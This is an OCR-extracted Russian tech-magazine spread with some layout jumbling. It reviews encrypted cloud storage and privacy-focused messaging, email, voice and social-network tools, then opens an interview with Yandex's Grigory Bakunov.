- Wuala (wuala.com) — шифрование файлов производится локально при помощи клиента (Windows, Linux, Android, iOS, Java — веб-доступ), а затем они загружаются на сервер. При этом данные разделяются на несколько частей, которые хранятся в разных местах, что обеспечивает меньшую вероятность их потери. Используется AES-256 для шифрования, RSA-2048 подпись и обмен ключами при совместном использовании папок, SHA-256 для проверки целостности; поддерживается SSL. Все ключи для расшифровки хранятся локально. Администраторы сервиса могут просмотреть лишь количество занимаемого места, от них скрыты даже метаданные. Правда, это означает, что и восстановить информацию при потере пароля невозможно (доступна подсказка пароля). При необходимости шифрование можно отключить. При совместном использовании файлов шифрование также не применяется. Бесплатно доступно 5 Гб, пространство можно увеличить до 1 Тб.
- SpiderOak (spideroak.com) — проект, развивающийся с 2007 года, по принципу аналогичен Wuala. Пользователю бесплатно предоставляется 2 Гб, в дальнейшем место можно наращивать до 100 Гб. Реализованы клиенты для Windows, Linux, iOS, Android и N900 (ожидается BlackBerry и Windows Phone), есть веб-доступ. Enterprise-версия отличается дополнительными возможностями, вроде SSO AD/LDAP, и расширенными функциями администрирования. Применяется многоуровневый подход к шифрованию с использованием комбинации AES-256/RSA-2048. Поддерживается SSL.
- Tresorit (tresorit.com) — новый игрок, предлагающий бесплатно 5 Гб места (по акциям можно отхватить 50 Гб), шифрование ведется на стороне клиента (AES-256/SHA-512), реализованы агенты для Windows, iOS и Android. Веб-доступа нет. Общие файлы хранятся в зашифрованном виде и «раскрываются» после загрузки.
- Mega (mega.co.nz) — проект с участием Кима Доткома, предлагающий бесплатно 50 Гб места, с возможностью поднять за $$$ до 4 Тб. Файлы перед загрузкой зашифровываются (AES-128) на стороне пользователя через JavaScript (в будущем HTML5 API WebCrypto). Соединение дополнительно «закрывается» при помощи SSL. В отличие от других сервисов, не предлагаются клиенты и возможность синхронизации, только загрузка/выгрузка через браузер. Администратор не может получить доступ к файлам, но может просмотреть структуру данных.




Mega.co.nz предлагает 50 Гб места, но доступ только через веб



Wuala шифрует файлы до передачи на хостинг



НАХОДКА для болтуна



Юрий «yurembo» Язев
yazevsoft@gmail.com

БЕЗОПАСНЫЕ СПОСОБЫ ОБЩЕНИЯ В СЕТИ

Переходим к самой печальной части нашего рассказа. Хотя почти для каждого типа онлайн-коммуникаций есть защищенные решения, для их применения придется убедить твоего собеседника в том, что «так нужно». Как подсказывает опыт фанатов Jabber, сделать это без вмешательства крупных компаний невозможно. Поэтому данный обзор несет скорее футуристический характер — если все это найдет спрос, возможно, кто-нибудь когда-нибудь научится на этом зарабатывать.

ЗАЩИЩЕННЫЕ СООБЩЕНИЯ

Для пересылки защищенных сообщений разработан криптографический протокол OTR (Off-the-Record). Для создания сильного шифрования протокол использует комбинацию алгоритмов AES, симметричного ключа, алгоритма Диффи — Хеллмана и хеш-функции SHA-1.

Основное преимущество OTR перед другими средствами шифрования — это его применение на лету, а не после подготовки и оправления сообщения. Он был разработан Никитой Борисовым и Яном Голдбергом. Для использования в сторонних приложениях разработчики протокола создали клиентскую либу. Поэтому, чтобы защитить передачу данных по IM-каналам, можно воспользоваться специально предназначенными для защиты приложениями.

Один из подобных проектов — Cryptocat; это веб-аппликация с открытым исходным кодом, написанная на JS. Имеются расширения для Chrome, Firefox и Safari. Кроме того, есть клиентское приложение, но только для OS X. Криптокат шифрует сообщения на клиенте и передает их доверенному серверу. Для этого на стороне клиента используется симметричное шифрование сообщений и файлов с использованием AES-256 и выбранного ключа. Для каждого чата генерируется новый ключ.

Другие участники разговора — до десяти человек в комнате — смогут прочитать их, только если сами правильно введут тот же самый ключ. Для надежной передачи ключей используется алгоритм Диффи — Хеллмана, для генерации уникальных отпечатков при аутентификации — хеш-функция Whirlpool, а для проверки целостности сообщений — HMAC-WHIRLPOOL. Метод работы с ключами превращает Cryptocat в систему совершенной прямой секретности, в которой даже потеря закрытого ключа не может скомпрометировать ключ сессии. Лог переписки удаляется через 30 минут отсутствия активности, а сам сервис работает с постоянным SSL-шифрованием.

Еще один проект подобного рода — Bitmessage, написанный Джонатаном Уорреном на питоне. Bitmessage — это децентрализованная P2P-программа для обмена зашифрованными сообщениями между двумя и/или несколькими юзерами. Она использует сильную криптографию, которая надежно защищает абонентов от прослушивания на уровне интернет-провайдера или на сервере. Стоит заметить, что криптографическая система практически в точности копирует схему, которая используется в P2P-системе Bitcoin, однако направлена на обмен сообщениями. Особенность Bitmessage состоит в том, что факт общения двух пользователей практически невозможно доказать: сообщение передается не напрямую от пользователя А к Б, а рассылкой всем участникам сети (подобный подход реализован в Tor). При этом прочитать его может только тот пользователь, с которым установлено соединение и который обладает корректным ключом для расшифровки.

Последним проектом этого ряда, который мы рассмотрим, будет TorChat. Сеть TorChat представляет собой свободную децентрализованную высокоанонимную криптозащищенную систему обмена мгновенными сообщениями и файлами. Весь код открыт, а следовательно, проверяем. TorChat в основе своей использует анонимную сеть Tor, но это полностью обособленный проект. Анонимность передачи данных целиком возлагается на скрытые сервисы Tor, TorChat, по сути, лишь надстройка к ним, занимающаяся обработкой сообщений. Криптозащита соединения двух пользователей также обеспечивается скрытыми сервисами Tor посредством асимметричного шифрования по стандарту RSA. Изначально TorChat был написан на питоне, клиент для OS X, соответственно, на Objective C. В начале 2012 года был запущен проект jTorChat, разрабатываемый на Java. Пока в нем не реализована вся функциональность оригинального TorChar, к примеру отсутствует передача файлов.




INFO


Хотя на мобильных устройствах можно использовать веб-интерфейсы рассмотренных мессенджеров, в разработке находится средство обмена мгновенными сообщениями, специально заточенное под мобилы (https://heml.is).


ПРИВАТНАЯ ПОЧТА


Широкую известность получило самозакрытие почтового сервиса lavabit.com, которым воспользовался Сноуден. Сервис был закрыт после того, как спецслужбы предъявили требования предоставить доступ к хранимым данным.

Полную альтернативу Lavabit найти сложно (кроме self-hosted решений), но в качестве более-менее защищенного сервиса можно предложить VFEmail (https://vfemail.net). Он сканирует каждое пришедшее письмо и его вложения в поисках вирусов и спама. Если была обнаружена малварь, письмо блокируется на шлюзе и не попадает на сервер. Почтовый сервер поддерживает серые и черные списки, а для определения спама используется заслужившая признание система SpamAssassin. Работа с VFEmail идет посредством стандартных протоколов POP, IMAP, SMTP, а веб-интерфейс реализован по защищенному SSL-каналу. Как и большинство современных почтовых служб, VFEmail поддерживает открытие в браузере Microsoft Office документов. Однако за полученную секретность переписки приходится платить. Правда, есть бесплатный, так называемый «медный аккаунт», предоставляющий пользователю 50 Мб серверного пространства для писем. Для увеличения места надо купить другой, более совершенный аккаунт.









Мобильный мессенджер Hemlis

ГОЛОСОВОЙ И ВИДЕОЧАТ

С мгновенными текстовыми сообщениями мы анонимны, а что насчет голосового и видеообщения? Skype принадлежит Microsoft, а она (по документам Сноудена) была уличена в передаче сведений спецслужбам.

Поэтому нужны другие варианты. Одним из них стал проект Tox (tox.im) — открытая и свободная альтернатива Skype. Он использует похожую на Skype P2P модель организации взаимодействия в сети для распространения сообщений, использующую криптографические методы для идентификации пользователя и защиты транзитного трафика от перехвата. Поддерживается обмен текстовыми сообщениями, голосовая связь, видеозвонки и передача файлов. Работа организована через простой и типичный для IM-клиентов графический интерфейс.

Одна из ключевых задач проекта — обеспечить приватность и тайну переписки, в том числе защиту от возможного анализа трафика. Для обеспечения адресации пользователей используется распределенная хеш-таблица (DHT), работа с которой организована в стиле BitTorrent. Канал связи организуется при помощи надстройки над протоколом UDP с реализацией сеансового уровня (Lossless UDP).

Для идентификации каждого пользователя используется специальный публичный ключ, который также применяется как открытый ключ для шифрования. Отдельно генерируется закрытый ключ для расшифровки сообщений, зашифрованных с использованием идентификатора / открытого ключа. Для организации коммуникаций требуется соединение к пиру (каждый клиент сети является пиром), который может быть определен вручную или найден автоматически (доступна функция поиска пиров в локальной сети).

Код Tox написан на языке Си и распространяется под лицензией GPLv3. Поддерживаются платформы Linux, Windows и OS X. Для организации шифрования используется библиотека libsodium. Функциональность разработки пока находится на уровне серии тестовых прототипов, консольного клиента, написанного с использованием библиотеки ncurses, и графического клиента на базе Qt5.


Кроме того, в GNU создается альтернатива под названием GNU Free Call. Этот проект нацелен на разработку и внедрение по всему миру безопасных и самоорганизующихся коммуникационных сервисов. В качестве базового протокола в GNU Free Call будет использоваться SIP, поддержка которого обеспечена при помощи VoIP-сервера GNU SIP Witch. Коммуникационная

СОЦИАЛЬНЫЕ СЕТИ


Вообще, соцсети слабо вяжутся с концепцией анонимности и приватности переписки. Эти сервисы стали источником информации о лицах всех возрастов: люди пишут в соцсети все о себе, своих близких и друзьях, выкладывают жизненные фото и видео. Можно ограничить доступ к этим сведениям, но это не преграда для спецслужб — известны случаи, когда по запросу властей им передавались интересующие их данные о пользователях. Безусловно, соцсети — зло! Но иногда хочется поделиться чем-то с родными или рассказать о достижении близким друзьям. Поэтому даже соцсети играют положительную роль.

Чтобы защитить свои приватные данные от посторонних глаз, можно воспользоваться свободными защищенными аналогами. У них, конечно, гораздо меньше юзверов — 15-летних школьниц, фоткающихся с ойфонами, но тем лучше. И чем больше пользователей будут понимать значимость приватности информации, а к этому все идет, тем большее их число будет переходить в защищенные соцсети.

Одна из таких сетей — Friendica (friendica.com). Проект был начат в 2011 году Майком Макгривином. Friendica — свободная социальная сеть с открытым исходным кодом, дислоцирующимся на GitHub. Она предоставляет широкий выбор коннекторов для разнообразных социальных сетей: как традиционных (Facebook, Twitter), так и новых (Diaspora, Identi.ca). Кроме того, с помощью Friendica



Friendica — страшненькая, зато свободная



Ударяться в панику из-за слежки не имеет смысла. Есть защищенные решения всех привычных служб: электронной почты, мгновенных сообщений, голосового/видеочата, соцсетей

Tox — открытый аналог Skype

сеть построена с использованием P2P-технологий и имеет топологию mesh-сети, в которой каждая клиентская точка сети связана через соседние клиентские точки. Конечной целью проекта является формирование VoIP-сети, напоминающей Skype по возможностям и удобству использования.


С технической стороны для реализации проекта в GNU SIP Witch, кроме функции маршрутизации SIP-звонков, будет обеспечена поддержка работы в роли защищенного VoIP-прокси, добавлена возможность хранения кеша хостов и выполнения функций обмена маршрутами с соседними узлами mesh-сети. Поддержка VoIP-прокси позволит упростить построение пользовательских интерфейсов и создание приложений для мобильных устройств, поскольку обеспечит поддержку приема и выполнения звонков с любых SIP-совместимых программных телефонов.

Клиентское ПО для работы в сети GNU Free Call будет поддерживать широкий спектр разнообразных программных платформ. Сеть будет иметь полностью децентрализованную структуру, не привязанную к отдельным управляющим серверам.

ИТОГИ

Как видишь, ударяться в панику из-за тотальной слежки не имеет никакого смысла. Существуют защищенные решения всех привычных служб: электронной почты, мгновенных сообщений, голосового/видеочата, соцсетей. Если воспользоваться ими, то никакой Большой Брат (или скромная спецслужба) не залезет в твои дела. Никто не в состоянии остановить распространение информации в интернете!

Используй все возможности Сети в своих целях! ⌶




Diaspora выглядит уже получше

можно обмениваться письмами и читать RSS-ленты. Если в Friendica сделать фото закрытым, то оно на самом деле будет в привате и никто (кроме, естественно, владельца и избранных им лиц) не сможет получить к нему доступ.

В настоящее время идет разработка следующей версии соцсети под названием Red (что с испанского означает «сеть»). По словам авторов, во время разработки Friendica были осознаны детали и обкатаны механизмы разработки соцсетей, поэтому следующий проект станет еще лучше и будет избавлен от фундаментальных недостатков первой версии.

Еще одна защищенная социальная сеть, на которую мы обратим внимание, — это Diaspora (https://joindiaspora.com). Данная сеть базируется на трех принципах. В отличие от традиционных соцсетей, где данные хранятся в одном дата-центре, то бишь централизованно, в Diaspora, как и во многих защищенных в вебе продуктах, данные хранятся децентрализовано. В этом случае данные хранятся не на центральном сервере, а на подах (pod) — компьютерах тех пользователей, кто предоставил их для этой цели. Второй принцип, конечно же, свобода, кто мог сомневаться? Третий принцип — секретность. Никто, кроме тебя, не имеет доступа к твоим данным, а кто может их просматривать, определяешь ты сам, устанавливая разрешения. И они действуют глобально, то есть никто их не нарушит.



ГРИГОРИЙ БАКУНОВ
AKA BOBUK

ТРАДИЦИОННЫЙ ТВИТ СО СЦЕНЫ

Беседовал
Степан Ильин

Кому-то Григорий знаком по подкасту «Радио-Т», соавтором которого он является уже семь лет. Кому-то он запомнился по выступлениям на различных технотусовках. Кто-то видел его проекты на GitHub'е. Но блиц-опрос, проведенный в редакции, показал, что никто не знает, чем он занимается в реальной жизни. Самая близкая к истине версия звучала так: «Ну, наверно, что-то вроде евангелиста». На самом деле все сложнее. Это же Яндекс. И это же Бобук.



Если кто-то англоязычный спрашивает меня, чем я занимаюсь, у меня есть отличная фраза: I do my best. Я делаю все, что могу, делаю то лучшее, что могу сделать. Это правда, я не кривлю душой. Если я вижу какую-то часть работы, которую могу сделать, и понимаю, что никто больше до нее сейчас не дотягивается, я беру и делаю.

Яндекс — такая компания, где ты можешь поработать руками в любой момент. Когда случилась трагедия и умер Илья Сегалович, мы решили, что нужно сделать сайт памяти. Этим сайтом занимались 5–6 человек, в том числе — я и один из руководителей нашего направления. Один фигачил руками код, другой делал ресайзилку картинок. У нас буквально все, начиная от уборщиц и заканчивая руководителями больших направлений, в состоянии поработать руками и любят это делать.

Обычно я говорю, что в Яндексе плохо — здесь нужно работать.

До Яндекса я работал техническим директором, но устал управлять людьми, и я сказал: «Хочу работать руками». Я готов был пойти в Яндекс, если меня возьмут просто админом.

После короткого собеседования меня взяли в Яндекс на работу. Но через неделю стало ясно, что меня «кинули»: здесь нужно работать не только руками, но и головой. Еще через полгода у меня опять завелись подчиненные. Еще через полтора года я, по несчастливому стечению обстоятельств, перешел из управления серверами к управлению людьми и разработками. Так и пошло — группа, отдел, направление… В общем, работы в Яндексе у меня до фига.

Мой круг обязанностей — грустная тема. Последние пару лет я занимался тем, что облегчал жизнь Илье Сегаловичу. Просто снимал с него задачи. Сейчас Ильи не стало, и возник большой вопрос — что делать дальше? И внезапно пришло осознание, что нужно сделать всё, чтобы все те концепции, что остались после него, воплотились в жизнь. Их много. Я так прикинул… только их лет на пять нам точно хватит.

Можно ли куда-то уйти? Это тоже грустная история. Дело в том, что людям, поработавшим в Яндексе, больше в России деваться попросту некуда.

ИСТОРИЧЕСКИ СЛОЖИЛОСЬ

Никто не понимает, что значит «директор по распространению технологий». Название придумали, когда возникла необходимость прилепить мне хоть какую-то должность. Ее прилепили, и я не парюсь.

Я выступаю шлюзом между компанией «Яндекс» и внешним миром. Пытаюсь вытащить наружу технологии, которые созданы внутри компании, а хорошие инструменты, которые есть снаружи, — затащить внутрь. Это удобная позиция. Потому что я очень хорошо знаю и постоянно слежу за тем, что происходит в мире. И при этом я обладаю некоторым авторитетом внутри компании и представляю, что происходит внутри.

Вообще уследить за всем, что делается в Яндексе, непросто. Все-таки в компании работает пять тысяч человек.

Люди, занимающиеся некой технологией или направлением, знают про новые технологии, но не всегда успевают все пробовать. Поэтому нередка ситуация, когда ко мне приходит кто-нибудь и спрашивает: «А ты пробовал Cassandra? Как она?». И ты начинаешь рассказывать про все ужасы и прелести Cassandra, практически «блеск и нищета open source».

Кстати, если разработчику нравится, скажем, Cassandra, это еще не значит, что у него получится использовать ее в производстве. Придет администратор и скажет: «Ребята, мы пробовали эту штуку много раз и, мягко выражаясь, не умеем ей пользоваться, она не подходит для наших работ. Давайте лучше выберем из этого или этого».

